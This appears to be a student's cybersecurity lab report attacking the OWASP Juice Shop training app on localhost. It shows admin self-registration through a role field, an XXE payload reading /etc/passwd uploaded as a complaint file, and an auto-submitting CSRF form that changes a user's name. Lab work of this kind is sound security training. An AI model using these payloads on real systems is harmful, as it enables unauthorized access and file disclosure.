
5.4 Log in as administrator and check juiceshop.domain/#/administration:

Create an admin:

```
{ "email": "alvaroAdmin@gmail.com", "password": "contrasena", "passwordRepeat": "contrasena", "role": "admin", "securityQuestion": { "id": 3, "question": "Mother's birth date? (MM/DD/YY)", "createdAt": "2025-12-27T10:40:02.705Z", "updatedAt": "2025-12-27T10:40:02.705Z", "securityAnswer": "11/6/2005" }
```

And check the feedback:

You successfully solved a challenge: Admin Section (Access the administration section of the store.)



Administration


| Registered Users                                                                                                                                               | Customer Feedback                                                                                                                                                                                                                                                                                                                                                                                                                              |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <p>admin@juice-sh.op</p> <p>jim@juice-sh.op</p> <p>bender@juice-sh.op</p> <p>bjoern.kimminich@gmail.com</p> <p>ciso@juice-sh.op</p> <p>support@juice-sh.op</p> | <p>...cts in town! Highly</p> <p>...-sh.op)</p> <p>...cel! (**@juice-</p> <p>...sh.op)</p> <p>Nothing useful available here! (**der@juice-</p> <p>sh.op)</p> <p>Please send me the juicy chatbot NFT in my</p> <p>wallet at /juicy-nft : "purpose betray marriag...</p> <p>Incompetent customer support! Can't even</p> <p>upload photo of broken purchase!...</p> <p>This is the store for awesome stuff of all</p> <p>kinds! (anonymous)</p> |

## CYBERSECURITY REPORT – LABORATORY 14

### 6 XXE: (XML External Entity)


#### 6.1 Prepare XML file with following content:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```



```
GNU nano 8.0
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<foo>&xxe;</foo>
```

#### 6.2 Open Complaint subpage:



Contact

Customer Feedback

Complaint

Support Chat

Complaint

Customer  
alvaro1@gmail.com


Message \*  
XXE

Max. 160 characters 3/160

Invoice:  No file selected.

## CYBERSECURITY REPORT – LABORATORY 14

6.3 Try to upload any .img file, you should get an information that only supported file for upload are PDF and ZIP:



Complaint

Forbidden file type. Only PDF, ZIP allowed.

Customer

alvaro1@gmail.com


Message \*

XXE

Max. 160 characters 3/160

Invoice: Browse... btc.jpeg

6.4 In the browser DevTools (F12) open main-es2015.js file and find configuration for upload (search for ./file-upload):




6.5 Note that in addition to the formats listed in the frontend message, the application also accepts XML files:




Upload logic **allows XML**, even if not obvious in UI

## CYBERSECURITY REPORT – LABORATORY 14


6.6 Open Console tab in DevTools (it is just to observe the results):



6.7 Select prepared XML file and upload it (you have to select All Files in right bottom part in File Upload window):



6.8 The console tab should contain an error concerning mimeType. Below should be an answer 410 (Gone) for POST request:




After uploading the crafted XML file, the server responded with an HTTP 410 (Gone) status code. This indicates that **the XML file was processed by the backend upload functionality** but subsequently rejected due to MIME type validation, confirming **that XML input reaches the server and can trigger XXE-related processing**.


## CYBERSECURITY REPORT – LABORATORY 14

### 7 CSRF: (Cross-Site Request Forgery)


#### 7.1 Close ZAP and change proxy settings to No Proxy:



#### 7.2 Ensure that you are logged in as any user:



#### 7.3 Open new tab in browser and go to http://htmledit.squarefree.com:



**Welcome to the real-time HTML editor!**


Type HTML in the textarea above, and it will magically appear in the frame below.



## CYBERSECURITY REPORT – LABORATORY 14

### 7.4 Paste following code to the upper window


```
<form action="http://localhost:3000/profile" method="POST">
  <input name="username" value="CSRF"/>
  <input type="submit"/>
</form>
<script>document.forms[0].submit();</script>
```



Firefox is **blocking the embedded page** (localhost) from being shown inside the editor because Juice Shop sends framing protections. That protection prevents the editor from loading `http://localhost:3000` in an **iframe**, so your auto-submit never runs.


In a new tab we can paste and try the new approach:

```
data:text/html,<form action="http://localhost:3000/profile" method="POST"><input name="username"
value="CSRF"/><input type="submit"/></form><script>document.forms[0].submit();</script>
```



## CYBERSECURITY REPORT – LABORATORY 14

### 7.5 Check if username got changed to “CSRF”:



The screenshot shows a 'User Profile' interface. On the left is a blue square placeholder for a profile picture. To the right, the 'Email' field contains 'alvaro@gmail.com'. The 'Username' field now contains 'CSRF', which is the result of the attack. Below the email field is a 'Set Username' button. Further down, there is a 'File Upload' section with a 'Browse...' button and the text 'No file selected.', followed by an 'Upload Picture' button. Below this is an 'Image URL' section with a text input containing a Gravatar URL and a 'Link Image' button.

With this approach, the username was changed successfully.

The CSRF attack succeeded because the browser automatically sent the user's session cookie, and the application does not implement CSRF tokens, allowing unauthorized profile changes.

#### Summary:

| Vulnerability   | Target       | Main Risk                                                  |
|-----------------|--------------|------------------------------------------------------------|
| SQL Injection   | Database     | Data leakage, authentication bypass, data manipulation     |
| NoSQL Injection | Database     | Authentication bypass, unauthorized queries, data exposure |
| XXE             | Server       | File access, SSRF                                          |
| XSS             | User         | Session theft, hijacking                                   |
| CSRF            | User actions | Unauthorized operations                                    |